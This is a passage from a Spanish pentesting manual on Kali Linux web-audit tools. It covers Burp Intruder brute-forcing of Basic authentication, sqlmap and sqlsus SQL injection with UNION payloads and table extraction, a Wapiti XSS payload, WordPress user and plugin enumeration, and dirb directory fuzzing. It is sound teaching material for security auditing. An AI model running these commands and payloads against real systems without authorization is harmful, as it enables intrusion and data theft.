Al llegar la petición a la pestaña *Intercept* de *Burp Suite*, es reenviada al *Intruder* para trabajar con esta. *Payload Positions*, define el lugar de ataque donde realizar el ataque por diccionario, en este caso la cabecera de *Authorization: Basic* deberá de ser seleccionada, pues se transporta el usuario junto a las credenciales introducidas con anterioridad, codificada en *Base64*.




Imagen 05.33: *Payload Positions.*

La siguiente y última pestaña de configuración, es la de *Payloads.* Se elegirá el diccionario del cual de realizaran las peticiones dentro de *Payload Options*, además del procesamiento en este caso algo especial debido a la codificación.

La parte baja del formulario, expone multitud de procesamientos como la necesidad de incluir en este ejemplo, el prefijo que transportará el nombre de usuario *admin* junto con la funcionalidad *Base64-encode* para afectar a todo el *payload.*




Imagen 05.34: Procesamiento del *Payload*.

De esta manera, estarán configuradas las opciones necesarias para que el auditor se dirija a *Intruder > Start Atack*.




Imagen 05.35: Redirección 301 a contenidos.

Los resultados de *Burp Suite*, facilitan (mediante la detección del código de respuesta que el servidor envía a cambio de la petición), detectar cuales han sido las credenciales posiblemente válidas. La redirección 301, indica en este caso que la respuesta no ha sido el código de *Authorization Required*, con lo que es posible acceder al directorio con el usuario *admin* y la contraseña definida en la posición número cuatro del *payload*.

Escáneres de vulnerabilidades web

Dentro de una auditoría de seguridad es necesario en algunos casos, cierta sutileza en el despliegue de ataque, con lo que medidas automatizadas pueden realizar un número de peticiones o niveles de alerta frente a un IDS, que deriven en la inestabilidad de conexiones usuales. Es por este motivo, por el cual normalmente se realizan los ataques con herramientas en los horarios nocturnos, con el objetivo de no incomodar la navegación normal de los usuarios, en los horarios en los cuales se necesita de un alto rendimiento de cara a los servidores. No obstante, es posible la utilización de aplicaciones con configuraciones que en algunos casos, puedan llegar a limitar la agresividad de las mismas.

Kali Linux incorpora un gran número de utilidades automatizadas, para la detección de vulnerabilidades Web.

En este amplio listado se incluye algunas tan conocidas como *w3af, Wapiti, sqlmap* o *xsser* entre otras.

La herramienta *sqlmap*, está diseñada para realizar test de penetración en bases de datos. Esta se encuentra de forma gratuita al igual que su código fuente, y automatiza el proceso de detección y explotación de las vulnerabilidades *SQL Injection* vistas en puntos anteriores. La aplicación *sqlmap* está desarrollada en *Python*, con lo que es multiplataforma.

A continuación se muestran los modificadores más utilizados, para indicar a dicha aplicación los diferentes métodos de extracción:

- -u URL: Se define la página objetivo.
- -p: Se incluye el parámetro vulnerable.
- --dbs: Muestra el nombre de todas las bases de datos.
- -D: Selecciona el nombre de la base de datos donde se realizarán las consultas.
- --tables: Muestra el nombre de las tablas de la base de datos seleccionada.
- -T: Selecciona el nombre de la tabla donde se realizarán las consultas.
- --columns: Muestra el nombre de las columnas de la tabla seleccionada.
- --dump: Extrae los datos de la tabla seleccionada a un fichero con extensión csv.
- --dbms: Permite seleccionar el motor de base de datos que utiliza la consulta: *SQL, MySQL, ORACLE…*

En la siguiente imagen se puede observar la explotación de una página vulnerable a *SQL Injection*, la cual es explotada con éxito desde *sqlmap* mostrando la consulta a llevar a cabo en consola.

Como se puede apreciar en la imagen, de forma automática *sqlmap* también extrae información interesante para realizar un buen *Fingerprinting*, mostrando datos relativos al sistema operativo, tecnologías y versiones de la base de datos.

```
root@kali:/usr/share/sqlmap# sqlmap --url="http://4n0nym0us/pruebas/sqli/sqli.ph
p?id=100" -p "id" --dbms=mysql --technique="U"

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 19:09:43

[19:09:43] [INFO] testing connection to the target url
[19:09:43] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=100 UNION ALL SELECT NULL,NULL,CONCAT(0x3a7a616c3a,0x71685a4a4c6
274516154,0x3a6b616f3a),NULL#
---
[19:09:43] [INFO] testing MySQL
[19:09:43] [INFO] confirming MySQL
[19:09:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.2.11, PHP 5.2.9
back-end DBMS: MySQL >= 5.0.0
[19:09:43] [INFO] fetched data logged to text files under './output/4n0nym0us'
```

Imagen 05.36: *SQL Injection* con *sqlmap*.

La herramienta *w3af*, es una aplicación de código abierto, con la cual es posible auditar y explotar vulnerabilidades web. Consta de cuatro pestañas útiles, las cuales permiten de forma ordenada organizar diferentes perfiles de explotación, destacando el perfil *OWASP Top Ten* por juntar las vulnerabilidades más comunes, comprobar el estado de los ataques mediante la pestaña de *Log* y la comprobación de resultados finales junto con la explotación de los mismos.




Imagen 05.37: Escáner *w3af*.

Otra forma de automatizar el proceso de *pentesting*, es posible gracias a la herramienta *Wapiti*. Este escáner perteneciente a OWASP e incluye la detección de los siguientes ataques web:

- *File Handling Errors* (*Local* y *remote include/require*, *fopen*, *readfile*, etcétera...)
- *Database Injection* (*PHP/JSP/ASP SQL Injections* y *XPath Injections*)
- *XSS (Cross Site Scripting) Injection*
- *LDAP Injection*
- *Command Execution Detection (eval(), system(), passtru()...)*
- *CRLF Injection (HTTP Response Splitting, session fixation...)*

Realizando una prueba simple, con una de las páginas explotadas de forma manual con anterioridad en este capítulo, es posible llevar a cabo la detección con *Wapiti* de un *Cross Site Scripting* reflejado.

```
root@kali:~# wapiti http://4n0nym0us/pruebas/xss/xss.php?user=Admin
Wapiti-1.1.6 (wapiti.sourceforge.net)
.
Attacking urls (GET)...
-----------------------
XSS (user) in http://4n0nym0us/pruebas/xss/xss.php
        Evil url: http://4n0nym0us/pruebas/xss/xss.php?user=<script>var+wapiti_6
87474703a2f2f346e306e796d3075732f707275656261732f7873732f7873732e706870_75736572
=new+Boolean();</script>

Attacking forms (POST)...
-------------------------

Looking for permanent XSS
-------------------------
root@kali:~# 
```

Imagen 05.38: XSS con *Wapiti*.

Explotación de bases de datos

La explotación de vulnerabilidades suele ser la fase más suculenta para todo auditor de seguridad. Realizar una extracción de datos satisfactoria sin comprometer el estado del sistema, llega a ser visto en seguridad como todo un arte. *Kali Linux* ofrece tres herramientas clave para la explotación de bases de datos, no obstante otras herramientas más amplias como *sqlmap*, también forman parte como se mostró en el punto anterior. Estas herramientas son las siguientes:

- *Bbsql*
- *Sqlninja*
- *Sqlsus*

Para exponer la extracción de información de una base de datos mediante una inyección *SQL*, se ha elegido la herramienta *sqlsus*. Esta es una aplicación de código abierto escrita en Perl, la cual permite diferentes opciones para realizar una explotación. Estas opciones pueden ser la inclusión de cualquier tipo de consulta manual, la descarga de archivos del servidor con el conocido método *load_file*, e inclusive subir y ejecutar un backdoor mediante métodos como *into outfile*. *Sqlsus* utiliza

un fichero de configuración para lanzar los ataques, el fichero es posible crearlo desde la propia herramienta con la sintaxis *sqlsus -g sqlsus.conf* desde consola. Editando el fichero, es posible realizar las modificaciones pertinentes para la correcta configuración de la inyección, tales como la página de ataque, el parámetro vulnerable, los espacios entre *querys* o inclusive la forma de terminar las inyecciones para limpiar el posible código sobrante entre el final de la inyección y el incluido desde la página por el desarrollador.

```
sqlsus_german.conf (~) - VIM
Archivo Editar Ver Buscar Terminal Ayuda
# Start of the url used for the injection
# In inband/union mode, it is generally a good idea to append "AND 0" so that t
he real query returns nothing
# Ex : our $url_start = "http://localhost/script.php?id=1'";
our $url_start = "http://4n0nym0us/pruebas/sqli/sqli.php?id=100";

# End of the url used for the injection
# When possible, it is generally a good idea to use "#" here, so that our queri
es won't be polluted by the original one
# Ex : our $url_end = "#";
our $url_end = "--";

# Use POST instead of GET
our $post = 0;

# Use blind injection ?
# set it to 1 for boolean-based blind injection
# set it to 2 for time-based blind injection (requires MySQL >= 5.0.12)
```

Imagen 05.39: Configuración de *sqlsus*.

Para realizar la carga del fichero, basta con incluir el nombre de la aplicación junto al fichero de configuración *sqlsus sqlsus.conf*

```
root@kali:~# sqlsus sqlsus_german.conf

                sqlsus version 0.7.2

  Copyright (c) 2008-2011 Jérémy Ruffet (sativouf)

[+] Session "4n0nym0us" loaded
sqlsus>
```

Imagen 05.40: Carga del fichero de configuración de *sqlsus*.

El comando *start*, lanza el ataque a la página configurada con el objetivo de identificar el nombre de la base de datos, su versión, y el usuario con el que se ejecutan las consultas.

```
sqlsus> start
[+] UNION columns already set to (0,0,1,0), skipping auto-detection... (use "au
toconf select_columns" to do it anyway)
[+] max_url_length already set to 8193 , skipping auto-detection... (use "autoc
onf max_sendable" to do it anyway)
[+] Filling %target...


+----------+----------------------+
| Variable | Value                |
+----------+----------------------+
| database | poison2              |
| user     | 'root'@'localhost'   |
| version  | 5.1.32-community-log |
+----------+----------------------+
3 rows in set

sqlsus>
```

Imagen 05.41: Carga del fichero de configuración de *sqlsus*.

Gracias a que la versión de *MySQL 5*, incluye las tablas de la base de datos information_schema, es posible aplicar el comando *get*. *Sqlsus* incorpora opciones de extracción de información con este comando, el cual es realmente simple de combinar para diferentes usos.

A continuación se muestra la extracción de las tablas de la base de datos con *get tables*.



```
sqlsus> get tables
[+] Getting tables names

<( poison2 )>

        [alerts]

        [alertsconfig]

        [datadomains]

        [ddos]

        [domains]

        [forms]

        [ip2c]

        [payloads]

        [zombies]

        [users]
                user
                password
sqlsus>
```

Imagen 05.42: Extracción de tablas con *sqlsus*.

Identificación de CMS

Dentro de este apartado, se muestran tres herramientas con funcionalidades muy dirigidas hacia un CMS en común, *WordPress*. Sin duda este CMS ha aumentado su popularidad hasta llegar al primer puesto entre los más utilizados. Es por esta cuestión, por la que se incrementó también el número de ataques disponibles en Internet y el forzado aumento de herramientas de auditoría de seguridad. No obstante, también es posible realizar ataques a otros sistemas conocidos como phpbb, oscomerce o phpnuke. Estas tres herramientas se tratan de *BlindElephant*, *plecost* y *wpscan*.

La herramienta *BlindElephant*, utiliza una sentencia simple para identificar versiones de diferentes tipos de CMS. El siguiente ejemplo muestra como introduciendo en consola *Python BlindElephant.py dominio.com Movabletype*, se realiza un *Fingerprinting* descubriendo la versión que se encuentra detrás de este sistema.

```
root@kali:/usr/lib/python2.7/dist-packages/blindelephant# python BlindElephant.py [redacted].com movabletype
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/movabletype.pkl with 101 versions, 2229 differentiatin
g paths, and 216 version groups.
Starting BlindElephant fingerprint for version of movabletype at http://[redacted].com

Hit http://[redacted].com/mt-static/mt.js
Possible versions based on result: 3.35-en, 3.36-en, 3.37-en, 3.38-en

Hit http://[redacted].com/mt-static/js/tc/client.js
Possible versions based on result: 3.35-en, 3.36-en, 3.37-en, 3.38-en

Hit http://[redacted].com/tools/run-periodic-tasks
File produced no match. Error: Failed to reach a server: Not Found

Hit http://[redacted].com/mt-static/css/main.css
File produced no match. Error: Failed to reach a server: Not Found

Fingerprinting resulted in:
3.35-en
3.36-en
3.37-en
3.38-en

Best Guess: 3.38-en
```

Imagen 05.43: Extracción de versión de *Movabletype*.

La herramienta *wpscan* escrita en *Ruby*, es un escáner íntegramente orientado a la realización de auditorías de seguridad en *WordPress*. Esta aplicación tiene como funcionalidades destacadas, el realizar el listado de *plugins* instalados, además de un reporte de vulnerabilidades en versiones o inclusive el conocido fallo de enumeración de usuarios. La siguiente imagen muestra esto último mediante la sintaxis *wpscan –url dominio.com –enumerate u.*

```
[+] Enumerating usernames ...

[+] We found the following 8 username/s :

 | id: 1 | name: admin    | nickname: admin
 | id: 2 | name: laurence | nickname: laurence
 | id: 3 | name: Alice M  | nickname: Alice M
 | id: 4 | name: Steffen  | nickname: Steffen
 | id: 5 | name: Mayo     | nickname: Mayo
 | id: 6 | name: aileen   | nickname: aileen
 | id: 7 | name: mandisi  | nickname: mandisi
 | id: 8 | name: Tad      | nickname: Tad

[+] Finished at Thu Apr  4 04:47:14 2013
[+] Elapsed time: 00:00:10
root@kali:~#
```

Imagen 05.44: Extracción de usuarios en *WordPress*.

Además muestra información según la versión de *WordPress*, consultando la existencia de vulnerabilidades públicas.

```
[+] The WordPress theme in use is twentyten v1.0
[+] XML-RPC Interface available under http://www[redacted].net/wordpress/xmlrpc.php
[+] WordPress version 3.0 identified from meta generator

[!] We have identified 1 vulnerabilities from the version number :

 | * Title: XSS vulnerability in swfupload in WordPress
 | * Reference: http://seclists.org/fulldisclosure/2012/Nov/51
```

Imagen 05.45: Extracción de versión y vulnerabilidades públicas.

Una de las grandes ventajas de *wpscan*, es la velocidad para llevar a cabo las comprobaciones, con lo que el listado de *plugins* existentes, es recorrido en cuestión de segundos desde su diccionario. Con la sintaxis *wpscan –url dominio.com –enumerate p,* es posible realizar esta acción.

```
[+] Enumerating installed plugins  ...

Checking for 2380 total plugins... 100% complete.

[+] We found 3 plugins:

 | Name: sidebartabs
 | Location: http://[redacted]/wp-content/plugins/sidebartabs/

 | Name: sitepress-multilingual-cms
 | Location: http://[redacted]/wp-content/plugins/sitepress-multilingual-cms/

 | Name: superslider-menu
 | Location: http://[redacted]/wp-content/plugins/superslider-menu/
```

Imagen 05.46: Enumeración de *plugins* instalados.

Identificación de IDS/IPS

En este apartado *Kali Linux* incluye tan solo una herramienta, la cual permite al auditor identificar diferentes páginas web detrás del mismo dominio, dependiendo del tipo de *user agent* con el que este solicite las peticiones. Por defecto este *script* en *Python*, incluye un diccionario con el que realizar las comprobaciones.

La sintaxis en consola para realizar la identificación es *ua-tester –u http://dominio.com*

```
[>] Performing initial request and confirming stability
[>] Using User-Agent string Mozilla/5.0

   [ ] URL (ENTERED): https://www.wordpress.com
   [ ] URL (FINAL): http://wordpress.com/
   [ ] Response Code: 301 Moved Permanently
   [ ] Server: nginx
   [ ] Date: Thu, 11 Apr 2013 14:55:40 GMT
   [ ] Content-Type: text/html; charset=utf-8
   [ ] Transfer-Encoding: chunked
   [ ] Connection: close
   [ ] Vary: Accept-Encoding
   [ ] Vary: Cookie
   [ ] Set-Cookie: wordpress_homepage=existing; expires=Fri, 26-Apr-2013 14:55:40 GMT
   [ ] Data (MD5): ac3759ff99c6c240a4defe0fe3b4a906
```

Imagen 05.47: *User Agent Mozilla/5.0.*

Otra de las opciones disponibles en *UATester*, es la de seleccionar en grupos los diferentes *user agents*:

- (M)obile
- (D)esktop
- mis(C)
- (T)ools
- (B)ots
- e(X)treme

Con lo que sería posible discriminar y realizar la siguiente orden: *ua-tester –u http://dominio.com –d BC*

```
[>] User-Agent String : Mozilla/2.0 (compatible; Ask Jeeves)

    [ ] Vary: Cookie

[>] User-Agent String : msnbot-Products/1.0 (+http://search.msn.com/msnbot.htm)

    [ ] Vary: Cookie

[>] User-Agent String : mmcrawler

    [ ] Vary: Cookie
```

Imagen 05.48: Selección de grupos.

Indexadores web

Uno de los puntos más importantes frente a una auditoría web, es realizar un listado de forma recursiva de todos aquellos ficheros y directorios que forman la página a auditar. En este proceso se utilizan tanto métodos activos como pasivos, con el objetivo de indexar todas las rutas posibles. *Kali Linux* incluye multitud de herramientas con este fin, con lo que cabe la posibilidad de reutilizar las aplicaciones pertenecientes a la sección de proxys inversos, como *Burp Suite*, *Vega* o *WebScarab* entre otros. La aplicación *WebScarab* incluye una herramienta *Spider,* la cual permite de forma recursiva capturar los dominios que pasan a través de su *Proxy* y visualizarlos en forma de árbol.




Imagen 05.49: Captura de dominios con *WebScarab*.

Una de las herramientas no comentadas con anterioridad y que pueden llegar a facilitar este trabajo es *dirb*. Esta aplicación incluye la opción de utilizar diccionarios para complementar la tarea de indexación mediante *fuzzing*.

```
root@kali:/usr/bin# ./dirb http://www.enelpc.com/ /usr/share/dirb/wordlists/small.txt -w

-----------------
DIRB v2.03
By The Dark Raver
-----------------

START_TIME: Thu Apr  4 08:22:17 2013
URL_BASE: http://www.enelpc.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt
OPTION: Not Stoping on warning messages

-----------------

GENERATED WORDS: 957

---- Scanning URL: http://www.enelpc.com/ ----
+ http://www.enelpc.com/1000
    (FOUND: 500 [Internal Server Error] - Size: 4532)
+ http://www.enelpc.com/2000
    (FOUND: 200 [Ok] - Size: 87329)
+ http://www.enelpc.com/2001
    (FOUND: 200 [Ok] - Size: 87331)
+ http://www.enelpc.com/2002
    (FOUND: 200 [Ok] - Size: 87329)
+ http://www.enelpc.com/2003
    (FOUND: 200 [Ok] - Size: 87329)
+ http://www.enelpc.com/2004
    (FOUND: 200 [Ok] - Size: 87331)
+ http://www.enelpc.com/2005
    (FOUND: 200 [Ok] - Size: 87329)
--> Testing: http://www.enelpc.com/contents
```

Imagen 05.50: Rutas existentes con *dirb*.

La opción gráfica a *dirb*, es otra herramienta similar llamada *dirbuster*, también incorporada dentro de *Kali Linux*.

Otra herramienta interesante es *cutycapt*, la cual permite realizar capturas de pantalla eligiendo mediante modificadores, qué tipo de elementos web habilitar o no. Puede ser una herramienta imprescindible a la hora de visualizar una página, que contenga ejecución de código *JavaScript*, *exploits* en complementos o posible *malware*. Con la siguiente sintaxis es posible realizar la captura de una página omitiendo la ejecución de código *JavaScript*:

Cutycapt –url=http://www.tuenti.com/ --out=localfile.png –JavaScript=off


